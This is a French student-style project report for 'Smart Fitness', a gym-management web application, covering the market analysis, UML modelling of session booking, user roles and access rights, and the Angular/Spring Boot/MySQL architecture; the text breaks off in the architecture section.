|  |
| --- |
| SMART FITNESS |
| Présentation du projet « Smart fitness » |
| « Manage your fitness center » |

Laurent Picard

Juin 2019



More connected, more advantageous



Table des matières

[Introduction 4](#_Toc10235382)

[1 – Genèse du projet 5](#_Toc10235383)

[1.1 Analyse de la concurrence 5](#_Toc10235384)

[1.1.1 Le marché 5](#_Toc10235385)

[1.1.2 Le modèle connecté 5](#_Toc10235386)

[1.2 Les motivations du projet 6](#_Toc10235387)

[1.3 Les utilisateurs de l’application 6](#_Toc10235388)

[1.3.1 L’axe clientèle 6](#_Toc10235389)

[1.3.2 L’axe gérance 6](#_Toc10235390)

[1.4 Contextualisation de l’application 7](#_Toc10235391)

[2.Modélisation 8](#_Toc10235392)

[2.1 Analyse des besoins utilisateurs 8](#_Toc10235393)

[2.1.1 Diagramme package 8](#_Toc10235394)

[2.2 Réservation d’une séance (fonctionnalité « réservation ») 9](#_Toc10235395)

[2.2.1 Diagramme de cas d’utilisation 9](#_Toc10235396)

[2.2.2 User Story « Service d’inscription » 10](#_Toc10235397)

[2.2.3 User Story « Service d’inscription » 10](#_Toc10235398)

[2.2.4 User Story « Constituer une séance en réservant un ou plusieurs équipements » 10](#_Toc10235399)

[2.2.3 Diagramme de séquence 12](#_Toc10235400)

[2.3 Package manager 13](#_Toc10235401)

[2.3.1 La gestion du parc des équipements 13](#_Toc10235402)

[2.3.2 La gestion des offres 13](#_Toc10235403)

[2.3.3 Le pilotage opérationnel de l’activité 13](#_Toc10235404)

[2.4 Package Admin 13](#_Toc10235405)

[2.5 Prototypes d’interfaces (« Wireframes ») 14](#_Toc10235406)

[2.5.1 Wireframe « Liste des équipements disponibles » (User case « Réserver une séance ») 14](#_Toc10235407)

[2.5.2 Wireframe « Tableaux évolution du taux de réservation & rendement par équipement » (fonctionnalité pilotage opérationnel de l’activité) 15](#_Toc10235408)

[2.6 Gestion des utilisateurs et des accès 16](#_Toc10235409)

[2.7 Diagramme de classes (MOO, Modèle Orientée Objet) 17](#_Toc10235410)

[2.7.1 Diagrammes de classes – commentaires 18](#_Toc10235411)

[2.8 Le Modèle Logique de Données (MLD) 19](#_Toc10235412)

[2.9 Le Modèle Physique de Données (MPD) 20](#_Toc10235413)

[3 – Développement 21](#_Toc10235414)

[3.1 Architecture de l’application 21](#_Toc10235415)

[3.1.1 Le serveur de présentation 21](#_Toc10235416)

[3.1.2 Le serveur d’application 23](#_Toc10235417)

[3.1.2 Les composants d’accès à la base de données 24](#_Toc10235418)

[3.1.3 Le serveur de base de données 24](#_Toc10235419)

[3.1.4 Le fichier application.properties 24](#_Toc10235420)

[3.2 Mise en place de l’environnement de développement 25](#_Toc10235421)

[3.2.1 Les outils de développement 25](#_Toc10235422)

[3.2.2 Le jeu des annotations 26](#_Toc10235423)

[4. Module d’authentification 27](#_Toc10235424)

[4.1 Mise en base des données utilisateurs 27](#_Toc10235425)

[4.2 Mise en place de la politique de sécurité 28](#_Toc10235426)

[4.2.1 Protection des mots de passe en base de données 28](#_Toc10235427)

[4.2.1 La gestion de l’authentification 28](#_Toc10235428)

[4.2.4 Protection contre le CRSF (Cross-Site Request Forgery) 30](#_Toc10235429)

[4.2.5 Principe d’un token JWT 31](#_Toc10235430)

[4.2.6 La gestion des autorisations 33](#_Toc10235431)

[4.2.7 La gestion des accès aux pages du site côté front-end 34](#_Toc10235432)

[4.2.4 Protection contre les XSS (Cross-Site Scripting) 35](#_Toc10235433)

[4.2.4 Protection contre les injections SQL 36](#_Toc10235434)

[5. La gestion de réservation d’équipements 37](#_Toc10235435)

[5.1 Obtention de la liste d’équipements 37](#_Toc10235436)

[5.2 Constitution et validation d’une séance 38](#_Toc10235437)

[5.2.1 Mise en œuvre côté « back-end » (serveur d’application) 38](#_Toc10235438)

[5.2.2 Mise en œuvre côté « front-end » (serveur de présentation). 39](#_Toc10235439)

[5.2.3 Gestion de sélections concurrentes d’équipements 40](#_Toc10235440)

[6. La gestion du parc 41](#_Toc10235441)

[6.1 L’organisation logique des données relatives aux équipements 41](#_Toc10235442)

[6.2 La gestion du contrôle de cohérence de la saisie des données. 42](#_Toc10235443)

[6.3 L’upload d’images 43](#_Toc10235444)

[6.4 La gestion des opérations de maintenance des équipements. 45](#_Toc10235445)

[7. Le module de pilotage 47](#_Toc10235446)

[7.1 Les graphiques de synthèse de l’activité du centre 47](#_Toc10235447)

[7.1.1 La synthèse glissante du taux de réservation. 47](#_Toc10235448)

[7.1.2 La synthèse de la balance comptable des équipements. 49](#_Toc10235449)

[7.2 Le module événement 50](#_Toc10235450)

[7.2.1 Mise en œuvre du service *evenementService* côté « back-end » 51](#_Toc10235451)

[7.2.2 Mise en œuvre du service *evenementService* côté « front-end » 51](#_Toc10235452)

# Introduction

Ce document a pour but de présenter le projet « Smart fitness » en partant du cahier des charges jusqu’à l’implémentation du site. Le thème du projet est la gestion d’un centre de fitness qui permettra d’une part aux clients de se constituer des séances avec une grille de tarification « low-cost », et d’autre part à aider le staff dans ce qui relève de l’organisation du centre.

Pour ce qui est de la conduite de mon projet, je travaillerai en mode agile, en cherchant à implémenter une ébauche de solution qui soit opérationnelle dès le départ que j’enrichirai au fur et à mesure. Autrement dit de faire de l’adage « Arrêtons de commencer, commençons par finir » un principe de base. J’appliquerai ce mode opératoire pour les différentes thématiques structurant mon projet dont voici le fil d’Ariane :

Tests

*Développement*

Genèse

Modélisation

*Réservation*

*Authentification*

*Pilotage*

*Gestion parc*

Je matérialiserai l’état de l’avancée de chaque module par le code couleur suivante :

**DONE**

**In Progress**

**TO DO**

\*

\* \*

La section qui suit présente la genèse du projet.

Tests

*Pilotage*

*Gestion parc*

*Authentification*

*Réservation*

**Genèse**

Modélisation

*Développement*

# 1 – Genèse du projet

## 1.1 Analyse de la concurrence

### 1.1.1 Le marché

Une étude sur le marché du fitness publiée en 2018 par [Europe Active](http://www.europeactive.eu/) nous révèle que le chiffre d’affaire pour l’exercice 2017 a été de 26,6 milliard d’euros en Europe. Le nombre total de membres de clubs de santé et de fitness a ainsi atteint la barre des 60 millions de personnes (80 millions selon des projections pour 2025), ce qui en fait la première activité sportive européenne. Une tendance de fond se dessine également avec l’observation de la baisse du revenu moyen par membre alors que le nombre d’adhésion continue de croître. Si l’on se focalise sur le marché français, on dénombre 4200 clubs soit une hausse de 5% en un an. En outre, avec la démocratisation du fitness et le développement de la concurrence entre clubs, le coût mensuel moyen dépensé par adhérent est passé de 41€ à 40€ par mois entre 2016 et 2017.

Aujourd’hui, avec l’aménagement de réseaux de salles de sport, les activités ne se limitent plus à la musculation et au cardio-training mais proposent tout un éventail d’activités avec le support de coachs diplômés. En réponse au low-cost et à la standardisation, le concept de *Boutiques Gyms* propose lui aussi la pratique d’une seule activité de façon très « immersive » à des prix plutôt élevés. Dans le cadre de mon projet, je reprendrai le principe du « pay as you go » (*je ne paye que ce que je consomme sans m’engager*) qui a fait le succès de ces *Boutiques Gyms*.

### 1.1.2 Le modèle connecté

Sur le créneau du numérique, le marché des Apps pour le sport connaît également un fort engouement Elles permettent une gestion et un suivi personnalisé des pratiques sportives et visent d’une manière générale à prendre en main sa santé : Aujourd’hui plus de 165 000 applications destinées à la prise en main de sa santé sont disponibles sur l’App Store. L’utilisation des objets connectés, en particulier celles des montres, facilitent la gestion des activités et le suivi personnalisé au quotidien. Il existe ainsi des applications, comme l’application *Course à pied* permettant de suivre ses trajets et ses temps directement sur son smartphone. Ces données sont sauvegardées de façon à pouvoir analyser ensuite ses courses.

Les équipements des salles de fitness sont orientés dans une approche connectée. Ils sont dorénavant équipés d’écrans tactiles permettant à un utilisateur d’entrer son login, de traquer et moduler à sa convenance l’intensité de ses efforts. Dans le cadre de mon projet, le site proposera un catalogue de montres connectées pour permettre aux utilisateurs d’entrer leurs données de suivis. En aparté des modèles de montres connectées, le catalogue proposera également en guise de service un panel de boissons énergisantes et de produits d’alimentation.

## 1.2 Les motivations du projet

* Sur le plan fonctionnel : le sujet du projet doit pouvoir s’appuyer sur un cas d’étude dont la mise en œuvre réside dans sa capacité à répondre à un besoin réel. Un autre critère relève de la diversité des problématiques organisationnelles, comme la gestion des commandes ou la planification de la réservation d’équipements.
* Sur le plan technique : le projet doit permettre de couvrir les différentes couches techniques d’une application web tant sur le plan du « *backend »* que celui du « *frontend »*, le tout adossé à une base de données relationnelle
* Le choix guidant le thème de l’application se mesure également en termes de plus-values qu’elle est en mesure d’apporter à ses différents utilisateurs : d’une part, le suivi des commandes et de la planification des séances pour les clients, et d’autre part une vision de l’activité du centre en termes de coût et de revenus pour les gestionnaires d’un centre de fitness.

C’est pourquoi le choix d’un centre de fitness semble bien se prêter pour aborder ces différentes thématiques.

## 1.3 Les utilisateurs de l’application

Cette partie définit qui utilisera l’application, de quelle manière et quelles seront les fonctionnalités implémentées. Pour ce faire, je vais procéder à une analyse des besoins.

Les fonctionnalités générales du site peuvent être réparties autour de deux axes : celui de la clientèle et celui de la gérance.

### 1.3.1 L’axe clientèle

Les clients devront se créer un compte utilisateur pour pouvoir accéder aux différents services proposés par le site :

* Constituer une ou plusieurs séances en sélectionnant pour chacune d’entre elles un ou plusieurs équipements.
* Visualiser sous forme de feuille de route le contenu de chaque séance réservée.
* Souscrire à un abonnement afin de bénéficier des séances à moitié prix.
* Visualiser le catalogue de la boutique en ligne et acheter des produits.
* Accéder à l’historique des commandes.

### 1.3.2 L’axe gérance

Le staff de « Smart Fitness » disposera des fonctionnalités suivantes :

* La gestion des infrastructures du site (ajout et paramétrage des équipements).
* La gestion des offres (création de formules d’abonnements et mise en ligne d’un catalogue)
* La balance des revenus et dépenses pour chaque équipement.
* La synthèse annuelle glissante de l’évolution du taux de réservation.
* La gestion des comptes utilisateurs du staff.
* La gestion de la diffusion d’annonces à caractère événementiel

## 1.4 Contextualisation de l’application

Le périmètre contextuel de l’application permet d’en fixer ses modalités d’usage :

* L’ensemble des équipements disponibles à la réservation et leurs tarifs de prestation sont saisis par le staff. Cette grille tarifaire peut être évolutive au fil du temps et est propre à chaque équipement. On appelle prestation, la réservation d’un équipement par un client d’une durée de 10’.
* Chaque séance est une séquence de réservation d’équipements.
* Chaque équipement est affecté à une catégorie et est localisée dans une salle. On appelle catégorie, une famille d’équipements.
* Chaque client devra donc créer un compte utilisateur pour pouvoir accéder aux différents services proposés par le site.
* Une séance est constituée d’au moins une réservation d’un équipement (donc une séance de 10’) et au plus d’un ensemble de réservations limitées à une même journée. Un client peut se créer plusieurs séances dans une journée.
* Le staff saisit l’ensemble des offres (types d’abonnements et articles du catalogue) qui seront proposées aux clients.
* L’abonnement permet aux clients de bénéficier de la réservation des équipements à moitié prix.

La section suivante aborde la modélisation de l’application

Tests

**Genèse**

**Modélisation**

*Pilotage*

*Gestion parc*

*Réservation*

*Authentification*

*Développement*

# 2.Modélisation

## 2.1 Analyse des besoins utilisateurs

Cette section a pour but de dresser les différents scénarios d’utilisation de l’application.

### 2.1.1 Diagramme package

Le diagramme de package permet de décomposer le système en modules et d’indiquer quels sont les acteurs et à quel niveau ils interagissent avec l’application. Pour le projet, l’application sera divisée en trois packages contenant les fonctionnalités suivantes :

**Package client**

**Inscription** (fonctionnalité *signup*)

**Commandes** (réservation séances, souscription abonnement, achat montre connectée)

**Suivi** (historique commandes)

Client

**Package manager**

**Gestion équipements** (ajout et paramétrage d’équipements)

**Gestion offres** (abonnements et produits)

**Pilotage** (synthèses graphiques : - taux réservation - valorisation économique)

<< system >>

(Service paiement)

Staff

Manager

**Package admin**

**Gestion comptes collaborateurs** (comptes staff « Smart Fitness »)

Admin

Application

Je me concentrerai en priorité sur le package ***client*** dans la mesure où il met en interaction le client et le système et qu’il constitue le cœur de l’application, mais sans négliger toutefois les deux autres. J’étudierai donc dans un premier temps le scénario traitant de la réservation en ligne d’une séance à l’aide de deux diagrammes de modélisation : le diagramme de cas d’utilisation et le diagramme de séquence. Puis dans un second temps, je présenterai les fonctionnalités des deux autres packages : la gestion du parc des équipements et des offres, le pilotage opérationnel du centre (package ***manager***) et la gestion des comptes utilisateurs du staff (package ***admin***).

Le *diagramme de cas d’utilisation* permet de représenter les fonctionnalités proposées aux utilisateurs. Il est orienté utilisateur et modélise à QUOI sert le système en décrivant un ensemble de services initiés par l’utilisateur et rendus par le système. Je complèterai ce diagramme par une suite de « User Stories » pour décrire en détails l’enchaînement des différentes séquences.

En complément du diagramme de cas d’utilisation, le *diagramme de séquence* permet lui de montrer les interactions entre les acteurs et le système selon un ordre chronologique. Il décrit COMMENT les éléments du système interagissent entre eux et avec les acteurs :

* Les objets du système interagissent les uns avec les autres en s’échangeant des messages.
* Les acteurs interagissent avec le système au moyen d’IHM (Interface Homme-Machine).

Dans le cas présent le diagramme de séquence correspondra à la retranscription visuelle des « User Stories » relatives à la réservation d’une séance.

## Réservation d’une séance (fonctionnalité « réservation »)

### 2.2.1 Diagramme de cas d’utilisation

Service d’authentification

<< extends>>

<< includes>>

Service d’inscription

Constituer une séance

Client

<< system >>

(Service paiement)

Si le client a sélectionné un ou plusieurs équipements

<< extends>>

Mise à jour de la disponibilité des équipements

Application

Les sections suivantes se proposent de détailler chaque item du diagramme de cas d’utilisation au travers de « User Stories ».

### 2.2.2 User Story « Service d’inscription »

Service d’inscription

Cette section a pour but de détailler l’item

La création d’un compte utilisateur sur le site de « Smart Fitness » est le préalable nécessaire pour accéder à l’ensemble des fonctionnalités proposées aux clients du sites

*En tant qu’utilisateur, je souhaite pouvoir créer un nouveau compte en cas d’inexistence de celui-ci. Un bouton me permettra d’ouvrir une nouvelle page d’inscription sur laquelle je renseignerai les informations suivantes* :

* + *Un identifiant unique. Je dois être immédiatement averti si l’identifiant est déjà pris.*
  + *Mes nom et prénom.*
  + *Mon email et une confirmation d’email afin d’être certain de la saisie.*
  + *Un password comportant au moins sept caractères, une majuscule, un chiffre et un caractère spécial. La confirmation de mon password.*
  + *Ma date de naissance via un calendrier.*
  + *Mon numéro de téléphone*
  + *Mes adresses de domicile et de livraison avec la possibilité que l’adresse de livraison soit dupliquée à partir de l’adresse de domicile.*

*Je souhaite que les erreurs affichées soient explicites* :

* + *En cas d’erreur sur l’email, afficher un message explicite disant que l’erreur porte sur l’email*
  + *En cas d’erreur sur le mot de passe, afficher un message explicite disant que l’erreur porte sur le mot de passe*

*A la suite de mon inscription, je recevrai un email me permettant de confirmer la création de mon compte pour me connecter au site.*

### 2.2.3 User Story « Service d’inscription »

Service d’authentification

* Le client accède à son espace personnel par le service d’authentification.

*En tant qu’utilisateur, je voudrais pouvoir m’authentifier à travers une IHM à mon compte pour pouvoir accéder aux opérations de réservation de séances.*

### 2.2.4 User Story « Constituer une séance en réservant un ou plusieurs équipements »

Mise à jour de la disponibilité des équipements

<< extends>>

Constituer une séance

Cette section présente le processus mettant en situation un utilisateur qui sélectionne et ajoute un ou plusieurs équipements à sa séance, ce qui implique de mettre à jour l’affichage de la disponibilité des équipements pour les tranches horaires impactées.

* Le client sélectionne le jour.

*Je souhaite disposer à la fois des fonctionnalités d’un calendrier, du défilement incrémentiel des jours et de la saisie du type champ texte pour choisir à ma convenance le jour de ma séance.*

* Le client accède à la page de la liste des équipements positionnée sur la prochaine tranche horaire à venir. Le client peut se positionner sur une autre tranche de 10’ jusqu’à 22h ou changer de jour. Les équipements disponibles sont regroupés par type d’équipement : les elliptiques, les tapis roulants, les vélos, l’espace musculation …

*A tout instant la liste des équipements doit être à jour. Pour chaque équipement, je dois pouvoir accéder à une fiche descriptive comportant une photo de l’équipement en question.*

* Le client sélectionne un équipement afin de l’ajouter à sa séance (ici on peut assimiler la séance à la notion de panier).

*Si je choisis un équipement qui était disponible au moment du chargement de la page, mais qu’entre-temps un autre utilisateur l’a réservé, je dois être informé par un message que je ne serai pas en mesure de l’intégrer à ma séance.*

* Le client ne peut réserver qu’un équipement à la fois. Ce mode de fonctionnement est logique puisque par principe un client ne peut pratiquer qu’une activité à la fois.

Si une séquence d’interruption volontaire (je m’abstient de toute activité pendant 10’ en ne sélectionnant aucun d’équipement entre deux tranches horaires) ou involontaire (il n’y avait plus d’équipement disponible pour telle tranche horaire) intervient dans la programmation de ma séance, je ne serai pas facturé.

* Le contenu de la séance (heures et équipements sélectionnés) doit en permanence être accessible visuellement.
* Quand un équipement est sélectionné pour une tranche horaire, les autres équipements ne peuvent plus être sélectionnés.
* A tout instant, le client peut enlever de la programmation de sa séance un équipement préalablement sélectionné. Les équipements disponibles pour cette tranche horaire seront alors de nouveau visibles et sélectionnables
* Le client procède ou non à l’ajout d’autres équipements pour d’autres tranches horaires.
* Si le client veut programmer une séance pour un jour différent, il doit d’abord valider la séance du jour ou l’annuler.
* Le client peut programmer plusieurs séances par jour. Pour chaque nouvelle séance, il sera informé si des équipements ont déjà été réservés lors du balayage des tranches horaires.
* Une fois établi le programme de sa séance, le client la valide. La séance est alors ajoutée au panier d’achat.
* Enfin, le client passe à l’étape de paiement en ligne. Si celui-ci est validé, le client recevra un mail confirmant la réservation effective de la séance.
* Le client peut accéder ensuite aux feuilles de routes détaillant le contenu des séances programmées et validées.

### 2.2.3 Diagramme de séquence

Le diagramme de séquence suivant décrit le scénario nominal de la programmation d’une séance par un utilisateur jusqu’à son paiement en ligne :

: Commande

: Équipement

: Séance

: login

Client

Demande d’authentification

Authentification OK

Accède espace perso

Initialise une commande

Initialise une séance (jour saisi)

Affiche la liste des équipements sur la prochaine tranche disponible

Sélectionne une tranche horaire

Affiche la liste des équipements pour la tranche sélectionnée

Sélectionne un équipement

Ajoute l’équipement à la séance

: SysPaiement

Itération : le client constitue sa séance en ajoutant des équipements

Valide la séance

Ajoute la séance à la commande

Appelle le service paiement

Valide la commande

Si paiement OK, envoi d’un mail informant l’utilisateur de la réservation effective de la séance

Procède au paiement

Affiche la page de paiement

## 2.3 Package manager

Ce package est destiné aux managers de « Smart Fitness ». Il se compose de trois grandes fonctionnalités : les gestions du parc des équipements, des offres relatives aux abonnements et aux produits du catalogue de la boutique en ligne et de la fonctionnalité de pilotage opérationnel.

### 2.3.1 La gestion du parc des équipements

La gestion des équipements inclue leur rattachement à une salle et à une famille d’équipements ainsi que des éléments les caractérisant, ces éléments concernant :

* + Le prix d’achat de l’équipement
  + Le tarif d’utilisation pour une prestation de 10’
  + Une description destinée à le présenter aux utilisateurs (optionnel)
  + Une photo représentant l’équipement (optionnel)
  + La possibilité d’ajouter des tickets d’intervention de maintenance

### 2.3.2 La gestion des offres

Les offres concernent :

* + Les abonnements : les managers pourront créer et paramétrer des formules d’abonnements ; les paramètres étant le nom, le tarif et la durée de l’abonnement.
  + Un catalogue de produits : Les managers pourront ajouter et proposer des produits (par exemple des modèles de montres connectées, des boissons énergisantes, des produits d’alimentation). Les informations saisies concerneront les nom, prix, description et photo de l’article.

### Le pilotage opérationnel de l’activité

Les fonctionnalités de pilotage se matérialiseront par l’édition de tableaux graphiques représentant :

* + Une synthèse mensuelle glissante pour comparer le taux de réservation entre les deux dernières années.
  + La balance des revenus et dépenses pour chaque équipement.

## 2.4 Package Admin

Le package Admin est destiné à la gestion des comptes utilisateurs du staff de « Smart Fitness ». Seul l’administrateur du site sera habilité à créer et gérer les comptes des collaborateurs de « Smart Fitness ».

## 2.5 Prototypes d’interfaces (« Wireframes »)

Cette section sert à présenter quelques prototypes d’interfaces dans le but de définir une identité visuelle pour site.

### 2.5.1 Wireframe « Liste des équipements disponibles » (User case « Réserver une séance »)



**Laurent**





Espace musculation



Muscle Device 1



Réserver



Réserver

Muscle Device 2





Réserver

Muscle Device 3



Espace cardio-training

Running Trainer 1



Réserver





Running Trainer 2

Réserver



Running Trainer 3



Réserver



### 2.5.2 Wireframe « Tableaux évolution du taux de réservation & rendement par équipement » (fonctionnalité pilotage opérationnel de l’activité)



**Evolution du taux de réservation 2018 - 2019**

**Manager**

**Balance revenus / dépenses par équipement**

2018

2019

100 %

**86%**

90 %

80 %

70 %

50 %

60 %

40 %

30 %

20 %

10 %

-500 €

0 €

500 €

2000 €

1500 €

1000 €

Euros

Équipement

Équipement n°4

Équipement n°3

Équipement n°2

Équipement n°1

t

0 %

Novembre

Octobre

Septembre

Août

Juillet

Juin


## 2.6 Gestion des utilisateurs et des accès

Il sera mis en œuvre une gestion d’attribution de rôle en fonction du statut de l’utilisateur. Le tableau ci-dessous dresse les correspondances entre le statut d’un utilisateur, son rôle et les droits d’accès qu’il procure :

|  |  |  |
| --- | --- | --- |
| Utilisateur | Rôle | Droits d’accès |
| *Web internaute* |  |  |
| Client non connecté | ANONYMOUS | * Page d’accueil (home page) * Page d’information et de contact * Page d’inscription (signUp) * Page de login (signIn) |
| Client connecté | CUSTOMER | * Page d’accueil (home page) * Pages du module de réservation de séance * Pages du module offre (abonnements et catalogue des produits) * Pages de suivi des commandes et feuilles de route des séances. |
| Gestionnaire | MANAGER | * Pages de gestion du parc des équipements * Pages de gestion des offres * Pages du pilotage opérationnel |
| Administrateur | ADMIN | * MANAGER + * Pages de gestion des comptes |
|  |  |  |

Ce tableau se traduira dans le diagramme de classes (voir section suivante) par une table ‘*Authorities’* associé à une table ‘*Users’*.

## 2.7 Diagramme de classes (MOO, Modèle Orientée Objet)



### 2.7.1 Diagrammes de classes – commentaires

Le diagramme comporte deux héritages :

- L’un se réfère à la classe ‘*Users’* et donne lieu à deux branches : celle relative au ‘*Staff’* rassemblant les profils administrateurs et managers du site et celle relative au ‘*Client’* qui fait référence à l’ensemble des mobinautes et internautes.

- L’autre concerne la classe ‘*Prestation’* qui exprime qu’un acte d’achat correspond à l’un des trois cas suivants :

1. ’Séance’, qui traduit le fait qu’un client veut se constituer une séance comportant une ou plusieurs activités, chacune se déroulant sur un équipement référencé dans la classe ‘*Equipement’* (le lien récursif entre les deux classes permet d’indiquer que le client peut au fur et à mesure ajouter un autre équipement dans la programmation de sa séance) ;

2. *’Produit’* qui traduit le fait qu’un client a fait le choix d’acheter un article du catalogue.

3. *’Abonnement’* qui traduit le fait qu’un client souhaite souscrire à une formule d’abonnement.

Notes : Grâce à l’héritage, il sera possible de proposer d’autres types de prestations non encore implémentées à ce jour.

Le diagramme comporte deux relations « Many to Many ». Afin d’implémenter ce type de relation, il est nécessaire d’ajouter des tables intermédiaires pour obtenir des relations de types

*Table A* **1** -> **n** *Table Intermédiaire* **n** ->**1** *Table B* :

* + La relation *Prestation* – *Commande* met en œuvre la table intermédiaire ‘*LigneCmd’*.
  + La relation *MaintenanceOpération* – *Equipement* met en œuvre la table intermédiaire ‘*LigneOpération’*.

Le diagramme comporte trois relations « One to Many ». Dans le cas présent elles ont pour but de matérialiser l’appartenance d’un ensemble d’objets de même nature à une catégorie. Il en est ainsi pour les relations :

* + *Equipement* – *ModèleEquipement*, (plusieurs équipements de même nature appartiennent à un modèle d’équipement).
  + *Produit* – *CatégorieProduit*, (plusieurs produits de même nature appartiennent à une même catégorie).
  + *Abonnement* – *FormuleAbonnement*, (plusieurs abonnements de même type sont catégorisés par une formule d’abonnement).

Le Modèle Logique de Données (MLD) présenté ci-après est la traduction sous forme de tables au sens « bases de données » du diagramme de classes de mon projet

## 2.8 Le Modèle Logique de Données (MLD)

## 2.9 Le Modèle Physique de Données (MPD)

Le modèle physique de données est la transcription sous forme de scripts SQL du modèle logique de données. L’ensemble de ces scripts se trouvent en annexe 1.

Les sections qui suivent seront consacrées à l’architecture et à l’implémentation des différents services de l’application.

Tests

*Gestion parc*

*Pilotage*

*Développement*

*Authentification*

*Réservation*

**Modélisation**

**Genèse**

\*

\* \*

# 3 – Développement

## 3.1 Architecture de l’application

L’architecture logicielle de l’application « Smart Fitness » repose sur une architecture multi-tiers déclinée en 4-Tier dans lequel chacune des trois couches applicatives (logique de présentation, logique d’application, gestion et stockage des données) tourne sur un serveur distinct (respectivement un serveur de présentation, un serveur d’application et un serveur de base de données). Ce type d’architecture facilite une répartition de la charge entre tous les niveaux et contribue à la réutilisation des développements.

Les sections qui suivent sont consacrées à la présentation de l’implémentation de chacun de ces trois serveurs.

### 3.1.1 Le serveur de présentation

Le serveur de présentation repose sur le framework Angular qui permet de réaliser des applications de type « Single Page Application » et Node.js qui est utilisé comme plateforme de serveur Web (http://localhost :4200)

Une SPA est une Single Page Application. Il s’agit d’avoir une seule page où les données et les vues sont rechargées par JavaScript au lieu de faire des appels au serveur pour recharger les pages. On a donc les mécanismes suivants :

* Chargement des données de l’application via une API REST de manière asynchrone (c’est ce qui est exécuté côté serveur d’application)
* Modification du DOM (Domain Object Model) lorsque l’on souhaite modifier la vue (cela se passe côté client)

Ci-dessous un schéma explicatif des cheminement et traitement des requêtes HTTP (Source : <https://blogs.infinitesquare.com/posts/web/rendu-cote-serveur-d-angular-part-1-3>)



Explication : Le navigateur envoie une requête HTTP au serveur (1). Ensuite, le serveur Node.JS exécute l'application Angular en utilisant le module créé à cet effet (2). Lors de cette étape, le serveur utilise l'application pour générer l'HTML correspondant à la requête fournie par le navigateur. Une fois généré, le serveur retourne cet HTML au navigateur qui va pouvoir l'afficher tel quel (3). Enfin, le navigateur va charger l'application en utilisant son module principal (4).

En ce qui concerne le mécanisme d’Angular, les principaux blocs de construction sont les modules, les composants, les modèles, la liaison de données, les directives, les services et l’injection de dépendance. (*Source* : <https://fr.wikipedia.org/wiki/Angular>) [libre de copier]

Directive

Template (moteur de rendu HTML)

< >

Module Service

Module Component

}

{

Event

Binding

Property

Binding

Injector



}

{

Component

}

{

Service





### 3.1.2 Le serveur d’application

Le serveur d’application tourne sous Spring Boot qui est un framework permettant la mise en œuvre d’un projet Spring. Les différentes briques du schéma sont expliquées dans les sections qui suivent.

SPRING BOOT : serveur d’application

Serveur Tomcat : http://localhost:8080

**JpaRepository (I)**

**Controller (C)**

@Service

**ServiceRepository (I)**

@Repository

**ServiceRepositoryImpl (C)**

**application.properties**

**EntityModel (C)**

@Entity

ORM

REST

Une image contenant intérieur, sommet

Description générée automatiquement



Serveur de présentation (http://localhost:4200)

Base de données MySQL

### 3.1.2 Les composants d’accès à la base de données

Dans un projet Spring la gestion de l'accès et de la persistance des données à une base de données se font via l’ORM (Object Relationnal Mapping) d’Hibernate qui établit un mapping entre les entités du modèle objet et les tables de la base de données relationnelle. Hibernate a donc pour rôle de représenter une base de données en objets Java et vice versa, de gérer l’accès aux données d’interroger des données grâce au langage JPQL.

Avec le framework SpringBoot, il est possible d’utiliser SpringData qui est une surcouche d’Hibernate et qui propose des fonctionnalités supplémentaires :

Il permet entre autres d'écrire des requêtes à partir des noms de méthode en des mots-clés comme *And, Or, Containing, StartingWith*, etc:

**public** interface PersonneRep **extends** JpaRepository {

// recherche une personne par son attribut "nom"

Personne findByNom(String nom);

// ici, par son "nom" ou "prenom"

Personne findByNomOrPrenom(String nom, String prenom);

List<Personne> findByNomAndPrenomAllIgnoreCase(String nom, String prenom);

List<Personne> findByNomOrderByPrenomAsc(String nom)

}

Il est également possible d’écrire des requêtes natives SQL

### 3.1.3 Le serveur de base de données

MySQL sera la base de données utilisée pour stocker les données ainsi que pour mettre en œuvre des procédures stockées et des triggers.

